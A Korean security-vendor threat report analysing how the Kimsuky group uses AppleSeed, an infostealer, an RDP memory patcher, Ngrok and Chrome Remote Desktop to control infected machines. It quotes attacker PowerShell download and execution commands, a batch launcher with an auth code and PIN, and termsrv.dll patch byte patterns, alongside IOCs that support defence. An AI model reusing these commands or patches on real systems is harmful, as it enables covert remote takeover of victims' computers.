크롬 원격 데스크톱을 악용하는 Kimsuky 공격 그룹

asec.ahnlab.com/ko/54804/

By Sanseo 2023년 6월 28일

AhnLab Security Emergency response Center(ASEC)에서는 최근 Kimsuky (김수키) 공격 그룹이 크롬 원격 데스크톱을 악용하고 있는 것을 확인하였다. Kimsuky 공격 그룹은 감염 시스템에 대한 제어를 획득하기 위해 자체 제작 악성코드인 AppleSeed 외에도 Meterpreter와 같은 원격 제어 악성코드를 사용하고 있으며 **[1]**, VNC를 커스터마이징하여 사용하거나 RDP Wrapper와 같은 원격 제어 도구들을 악용하는 이력도 꾸준히 확인된다. **[2]** 여기에서는 최근 확인된 크롬 원격 데스크톱 악용 사례를 정리한다.

Kimsuky 공격 그룹은 북한의 지원을 받고 있다고 확인되는 위협 그룹으로서 2013년부터 활동하고 있다. 초기에는 한국의 북한 관련 연구기관 등에 대한 공격을 진행하였으며, 2014년 한국의 에너지 기관에 대한 공격이 그리고 2017년 이후에는 한국 외의 다른 나라에 대한 공격도 확인되고 있다. **[3]**

1. 공격 흐름

최근 Kimsuky 그룹은 악성코드 유포 과정에서 주로 악성 한글 및 MS 오피스 문서 파일이나 CHM 포맷을 사용하고 있다. 이러한 악성코드들이 첨부된 스피어 피싱 메일을 받은 사용자들은 정상 문서 파일로 생각하고 파일을 실행하게 되며 이에 따라 추가적인 악성코드가 시스템에 설치될 수 있다. AppleSeed 유포 과정에서는 주로 문서 파일들의 확장자를 위장한 WSF나 JS와 같은 스크립트가 사용된다. 해당 악성코드를 실행하면 악성코드 실행과 함께 정상 문서 파일이 함께 실행되어 사용자는 정상적인 문서 파일을 실행한 것으로 인지할 수 있다.

최초 유포 방식은 확인되지 않지만 다음과 같은 자사 AhnLab Smart Defense (ASD) 로그를 통해 Kimsuky 공격 그룹은 WSF나 JS와 같은 스크립트 악성코드를 공격에 사용한 것으로 추정된다. 해당 로그는 과거 사례에서도 드로퍼 기능을 담당하는 스크립트 악성코드가 파워쉘 명령을 이용해 파일을 디코딩하는 과정에서 사용되었다. **[4]**


```
        "targetProcess": {
          "imageInfo": {
            "commandLine": "\"c:\\windows\\system32\\windowspowershell\\v1.0\\powershell.exe\" -windowstyle hidden certutil
-decode c:\\windows\\..\\programdata\\tn1ugak.ug76 c:\\windows\\..\\programdata\\o5c2ank.efgl",
            "fileObj": {
              "fileSize": 491520,
              "fileName": "powershell.exe",
              "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe"
            }
          }
        },
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 200704,
              "fileName": "wscript.exe",
              "filePath": "%SystemRoot%\\system32\\wscript.exe"
            }
          }
```


Figure 1. 악성코드 설치 로그

디코딩된 악성코드는 AppleSeed이며 다음과 같은 인자를 이용해 실행시켰다. 인자들 중에서 “/I”에 입력되는 “123qweASDZXC”는 AppleSeed 실행 시 필요한 조건으로서 해당 인자가 사용되지 않을 경우 AppleSeed는 동작하지 않는다.

```
> powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s /n /i:123qweASDZXC
C:\Windows\..\ProgramData\o5C2anK.efgL
```

공격자는 이후 AppleSeed를 이용해 다양한 추가 악성코드들을 설치하였다. 여기에는 과거부터 Kimsuky 그룹이 꾸준히 사용하고 있는 인포스틸러, RDP Patcher 악성코드와 Ngrok가 있다. 이외에도 공격자가 원격으로 감염 시스템을 제어할 수 있도록 크롬 원격 데스크톱을 설치하는 로그도 함께 확인된다.

Target Type	File Name	File Size	File Path
Current	powershell.exe	480 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	regsvr32.exe	44 KB	%SystemRoot%\system32\regsvr32.exe
ParentOfParentOfParent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://[redacted].kr/gnuboard4/ngsvc.dat
regsvr32.exe	eastsoftupdate.dll	N/A	A suspicious process created a file.	N/A
cmd.exe	N/A	powershell.exe	Creates process	N/A

Figure 2. Ngrok를 설치하는 AppleSeed 악성코드

2. 공격 과정에서 사용된 악성코드 분석

2.1. AppleSeed

AppleSeed는 2019년경부터 확인된 악성코드로서 Kimsuky 공격 그룹의 공격 사례 중 상당수에서 확인되는 백도어 악성코드이다. ASEC 블로그에서도 AppleSeed를 이용한 다양한 공격 사례들을 공개하고 있다. **[5] [6] [7]** AppleSeed는 C&C 서버로부터 전달받은 공격자의 명령을 수행하거나 추가 악성코드 설치, 키로깅 및 스크린 캡쳐 그리고 사용자 시스템의 파일들을 탈취하는 등 다양한 기능들을 지원한다.

AppleSeed와 관련된 상세한 분석 정보는 다음 보고서를 참고하면 된다.

> Kimsuky 그룹의 APT 공격 분석 보고서 (AppleSeed, PebbleDash)

현재 공격에서 사용된 AppleSeed는 두 개이며 모두 C&C 서버와의 통신 HTTP 프로토콜을 사용한다. 두 개의 AppleSeed 중 하나는 실행 시 다음과 같이 인자가 필요한 형태이다.

```
> regsvr32.exe /s /n /i:123qweASDZXC C:\Windows\..\ProgramData\o5C2anK.efgL”
```

악성코드	프로토콜	경로	인자
AppleSeed	HTTP	%APPDATA%Adobe\Service\AdobeService.dll	123qweASDZXC
AppleSeed	HTTP	%APPDATA%EastSoft\Control\Service\EastSoftUpdate.dll	N/A

Table 1. 공격에 사용된 AppleSeed 분류

2.2. 인포스틸러

Kimsuky 공격 그룹은 AppleSeed 설치 이후 다양한 악성코드들을 추가적으로 설치하는 편이다. 대표적으로 정보 탈취 악성코드가 있는데, 과거에는 구글 크롬 웹 브라우저를 대상으로 계정 정보를 수집하여 다음 경로에 텍스트 파일 형태로 저장하는 인포스틸러가 사용되었다.

> **크롬 탈취 정보 저장 경로** : C:\ProgramData\Adobe\mui.db

최근에는 조금 더 업그레이드된 형태로서 구글 크롬 외에 마이크로소프트 엣지나 네이버 웨일 웹 브라우저에 저장되어 있는 계정 정보를 탈취하는 악성코드가 사용되고 있다. 참고로 해당 악성코드는 작년에 최초로 확인되었으며 유사 유형이 아닌 동일한 악성코드가 지속적으로 사용되고 있는 점이 특징이다.



Figure 3. 웹 브라우저에서 수집한 계정 정보가 저장된 경로

계정 정보 탈취 대상 웹 브라우저	계정 정보 저장 경로
구글 크롬	C:\ProgramData\Adobe\ch.db
마이크로소프트 엣지	C:\ProgramData\Adobe\ed.db
네이버 웨일	C:\ProgramData\Adobe\nw.db

Table 2. 계정 정보 탈취 대상 및 저장 경로
공격자는 해당 경로에 텍스트 파일 형태로 저장된 사용자의 계정 정보들을 AppleSeed나 다른 악성코드를 이용해 탈취할 것으로 추정된다.

2.3. RDP Patcher

일반적인 윈도우 환경에서는 한 대의 PC에 하나의 RDP 접속만 허용된다. 이에 따라 공격자가 감염 시스템의 계정 정보를 알고 있다고 하더라도 만약 기존 사용자가 로컬에서 작업 중이거나 또는 사용자가 RDP를 이용해 현재 시스템에 접속하여 사용하고 있을 경우에는 사용자의 인지 없이 RDP 연결이 불가하다. 현재 사용자가 작업 중인 환경에서 공격자가 RDP 연결을 시도할 경우 기존 사용자는 로그오프되기 때문이다.

이를 우회하기 위한 방식으로는 Remote Desktop Service의 메모리를 패치하여 다중 원격 데스크톱 접속을 허용하게 하는 방식이 있다. 대표적으로 Mimikatz도 ts::multirdp 명령을 통해 이러한 기능을 지원한다. ts::multirdp 명령을 사용하면 현재 실행 중인 Remote Desktop Service 즉 termsrv.dll을 로드한 svchost.exe에서 해당 DLL의 주소를 구한 후 특정 바이너리 패턴을 검색한다. 이는 윈도우 버전마다 다르기 때문에 각각의 버전에 따라 검색 패턴이 정의되어 있다. 정의된 패턴이 존재하면 이를 새로운 바이너리 패턴으로 패치하며 패치 이후부터는 다중 RDP가 가능하다.

Kimsuky 그룹은 다중 RDP를 위한 메모리 패치를 전담하는 악성코드를 지속적으로 사용하고 있다. 현재 확인된 악성코드는 x64 윈도우 아키텍처에 대해서만 동작하며 작년부터 공격에 사용되고 있다. 과거 RDP Patcher 악성코드는 PDB 정보가 존재하지 않았으며, DLL 이름 “hp_aux_multirdp.dll”만 확인이 가능하였다. 현재 확인된 악성코드는 다음과 같은 PDB 정보를 가지고 있는 것이 특징이다.

> **PDB 경로 정보** : E:\00.duty\03.source\01.pc\pc-engine\hope\x64\Release\hp_aux_multirdp.pdb

검색 패턴 및 패치 패턴은 미미카츠의 소스 코드와 유사한데, 차이점이 있다면 Windows XP 버전도 지원한다는 점이 있다. 다음은 각 윈도우 버전에서 검색 패턴 및 패치할 패턴 목록이다.

윈도우 버전 (x64)	검색 패턴	패치 패턴
Windows XP (2600) 이상	{0x83, 0xf8, 0x02, 0x7f}	{0x90, 0x90}
Windows Vista (6000)	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x75};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0xeb};

윈도우 버전 (x64)	검색 패턴	패치 패턴
Windows 7 (7600)	{0x39, 0x87, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x87, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 8.1 (9600)	{0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 10, Version 1803 (17134)	{0x8b, 0x99, 0x3c, 0x06, 0x00, 0x00, 0x8b, 0xb9, 0x38, 0x06, 0x00, 0x00, 0x3b, 0xdf, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0xe9};
Windows 10, Version 1809 (17763) 이상	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};

Table 3. RDP 서비스 검색 및 패치 패턴

2.4. Ngrok

Ngrok는 터널링 프로그램으로서 외부에서 NAT 환경 내부에 존재하는 시스템에 접속할 수 있게 노출시켜 주는 도구이다. Kimsuky 공격 그룹은 공격 과정에서 Ngrok를 자주 사용하고 있다. 직접적인 사용 사례는 확인되지 않지만 감염 시스템에 대한 원격 데스크톱 접속을 위한 것이 목적으로 보인다.



Figure 4. Ngrok

Kimsuky 공격 그룹은 감염 시스템에 대한 제어를 획득하기 위해 원격 데스크톱 서비스를 사용하는 경향이 있다. 이에 따라 RDP Wrapper나 위의 RDP Patcher 등 RDP와 관련된 다양한 악성코드들이 자주 사용된다. 하지만 감염 시스템이 NAT 환경 내부에 존재할 경우 IP 및 계정 정보를 알고 있다고 하더라도 원격 데스크톱으로 접속이 불가하다. Kimsuky 공격 그룹은 이러한 문제를 해결하기 위해 Ngrok를 사용하는 것으로 보이며, 실제 확인된 공격 사례 다수에서 Ngrok가 함께 확인되고 있다.

공격자는 다음과 같은 명령을 AppleSeed에 전달하여 외부에서 Ngrok를 설치하였다. 현재 네이버 메일 URL에서는 다운로드가 불가하지만 명령 실행 시점과 다운로드 경로를 통해 Ngrok가 업로드되었던 주소일 것으로 추정된다. 참고로 Ngrok가 ProgramData 폴더 내에 svchost.exe라는 이름으로 설치되는 사례는 과거부터 꾸준히 확인되고 있다.

Figure 5. Ngrok 설치 로그

> powershell wget hxxp://****[.]kr/gnuboard4/ngsvc.dat -outfile c:\programdata\svchost.exe
> powershell wget hxxps://bigfile.mail.naver[.]com/download?fid=lekqm6cmwzu9hqujfovzfq2lfamjkogzkqgrkoewkoeqkabjkxmlkaulfqula3ydaxgrp63cm4u9mopvmqbmpxm/kzk0kzewkxbmfqvxp2== -outfile c:\programdata\svchost.exe

3. 크롬 원격 데스크톱

Kimsuky 공격 그룹은 AppleSeed나 Meterpreter와 같은 백도어 악성코드를 이용해 감염 시스템에 대한 제어를 획득한 이후에도 GUI 환경의 원격 제어를 위해 추가적인 악성코드들을 설치하였다. 만약 윈도우의 RDP 프로토콜을 이용할 경우에는 위에서 다룬 악성코드들이 사용될 것이며 다수의 공격 사례에서 RDP Wrapper를 추가적으로 설치하는 사례도 존재한다.

물론 RDP 프로토콜 외에 TinyNuke나 TightVNC와 같은 VNC 악성코드들을 직접 제작하여 원격 데스크톱 제어를 수행하는 경우도 있다. **[8]** 최근에는 구글의 크롬 원격 데스크톱을 악용하는 사례가 확인된다.

구글은 크롬 원격 데스크톱(Chrome Remote Desktop)이라는 기능을 지원한다. 특정 시스템에 사용자의 계정으로 원격 데스크톱 프로그램을 설치할 경우 다른 시스템에서 크롬 웹 브라우저로 해당 시스템에 대한 원격 제어 기능을 제공하는 기능이다. 일반적으로 원격 제어 대상이 되는 시스템의 크롬 브라우저에서 원격 제어를 설정하는 방식이 대부분이겠지만 크롬은 직접 원격 제어 호스트 프로그램을 설치하는 방식도 지원한다.

예를 들어 원격 제어 대상 장비에 크롬 원격 제어 호스트 프로그램을 설치하고 다음과 같은 인자들과 함께 커맨드 라인 명령을 실행할 수 있다. 해당 명령은 크롬 웹 브라우저에서 로그인한 이후 생성할 수 있으며 인증 코드는 매번 변경된다.

"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe"
–code="인증 코드"
–redirect-url="hxxps://remotedesktop.google[.]com/_/oauthredirect"
–name=%COMPUTERNAME%



Figure 6. 크롬 원격 데스크톱호스트 프로그램 실행 명령

위와 같은 명령을 실행한 이후 PIN 번호를 입력하면, 이후 크롬 웹 브라우저에서 원격 제어 대상 장비가 온라인 상태인 것을 보여준다. 해당 장비에 접속하고 크롬 원격 제어 호스트 실행 시 입력했던 PIN 번호를 입력하면 크롬 웹 브라우저에서 원격 제어가 가능하다.



Figure 7. 온라인 상태인 원격 제어 대상 장비

공격자는 먼저 AppleSeed에 다음과 같은 파워쉘 명령을 전달하여 크롬 원격 데스크톱 호스트 인스톨러를 설치하였으며, 설치가 끝난 이후에는 크롬 원격 데스크톱 호스트를 제어하는 23.bat 파일을 설치하였다.

Target Type	File Name	File Size	File Path
Current	powershell.exe	480 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	regsvr32.exe	44 KB	%SystemRoot%\system32\regsvr32.exe

Figure 8. 크롬 원격

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http:// .kr/gnuboard4/23.bat
regsvr32.exe	eastsoftupdate.dll	N/A	A suspicious process created a file.	N/A
cmd.exe	N/A	powershell.exe	Creates process	N/A

데스크톱 호스트를 실행하는 Batch 파일 설치

> powershell wget hxxps://dl.google[.]com/dl/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi -outfile c:\programdata\cm.msi
> powershell wget hxxp://****[.]kr/gnuboard4/23.bat -outfile c:\programdata\23.bat

23.bat 파일은 위의 크롬 원격 데스크톱 실행 명령과 유사하며 “–pin” 인자가 함께 사용되어 커맨드 라인 상으로도 추가적인 작업 없이 동작할 수 있도록 하였다. 공격에 사용된 인증 코드는 공격자의 구글 계정으로 제작된 것이며, 공격자는 크롬 웹 브라우저에서 감염 시스템을 제어할 수 있을 것이다.

```
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe"
--code="4/0AbUR2VPfKC4jyx4j-ARJD2NwkebJQOTbicMGcNW1kUn7UNhE0VNaycr3zDhY4tRx9JT4eg"
--redirect-url="https://remotedesktop.google.com/_/oauthredirect"
--name=%COMPUTERNAME%
--pin=230625
```

Figure 9. 23.bat 파일의 내용

“%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe”
–code=”4/0AbUR2VPfKC4jyx4j-ARJD2NwkebJQOTbicMGcNW1kUn7UNhE0VNaycr3zDhY4tRx9JT4eg”
–redirect-url=”hxxps://remotedesktop.google[.]com/_/oauthredirect”
–name=%COMPUTERNAME%
–pin=230625

4. 결론

Kimsuky 공격 그룹은 국내 사용자들을 대상으로 지속적으로 스피어 피싱 공격을 수행하고 있다. 주로 메일의 첨부 파일로 문서 파일을 위장한 악성코드를 유포하는 방식이며 사용자가 이를 실행할 경우 현재 사용 중인 시스템에 대한 제어가 탈취될 수 있다.

Kimsuky 공격 그룹은 감염 시스템에 대한 제어를 탈취하기 위해 AppeSeed나 Meterpreter 그리고 VNC 악성코드들을 사용하고 있으며, 윈도우 시스템에 기본적으로 존재하는 RDP 원격 데스크톱 서비스를 악용하기도 한다. 최근에는 원격 제어를 위해 구글 크롬의 원격 데스크톱 기능을 악용하는 사례도 확인되고 있다.

사용자들은 의심스러운 메일을 받게 된다면 첨부 파일의 실행을 지양해야 하며, V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다.

파일 진단
– Downloader/BAT.Agent (2023.06.27.03)
– Backdoor/Win.AppleSeed.R588872 (2023.06.27.02)
– Trojan/Win.Akdoor.R470485 (2022.02.05.00)
– Trojan/Win.Generic.R577010 (2023.05.15.02)

행위 진단
– Execution/MDP.Regsvr32.M4470
– Execution/EDR.Regsvr32.M11168 (EDR)
– Execution/MDP.Regsvr32.M11169 (MDS)

IOC

MD5

– 80f381a20d466e7a02ea37592a26b0b8 : AppleSeed (AdobeService.dll)
– b6d11017e02e7d569cfe203eda25f3aa : AppleSeed (EastSoftUpdate.dll)
– d2eb306ee0d7dabfe43610e0831bef49 : InfoStealer
– d6a38ffdbac241d69674fb142a420740 : RDP Patcher
– 946e1e0d2e0d7785d2e2bcd3634bcd2a : 크롬 원격 데스크톱 런쳐 (23.bat)

다운로드 주소

– hxxps://bigfile.mail.naver[.]com/download?fid=lekqm6cmwzu9hqujfovzfq2lfamjkogzkqgrkoewkoeqkabjkxmlkaulfqula3ydaxgrp63cm4u9mopvmqbmpxm/kzk0kzewkxbmfqvxp2== : Ngrok

C&C

– hxxp://getara1.mygamesonline[.]org/ : AppleSeed (AdobeService.dll)
– hxxp://pikaros2.r-e[.]kr/ : AppleSeed (EastSoftUpdate.dll)

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:chrome,Kimsuky,RDP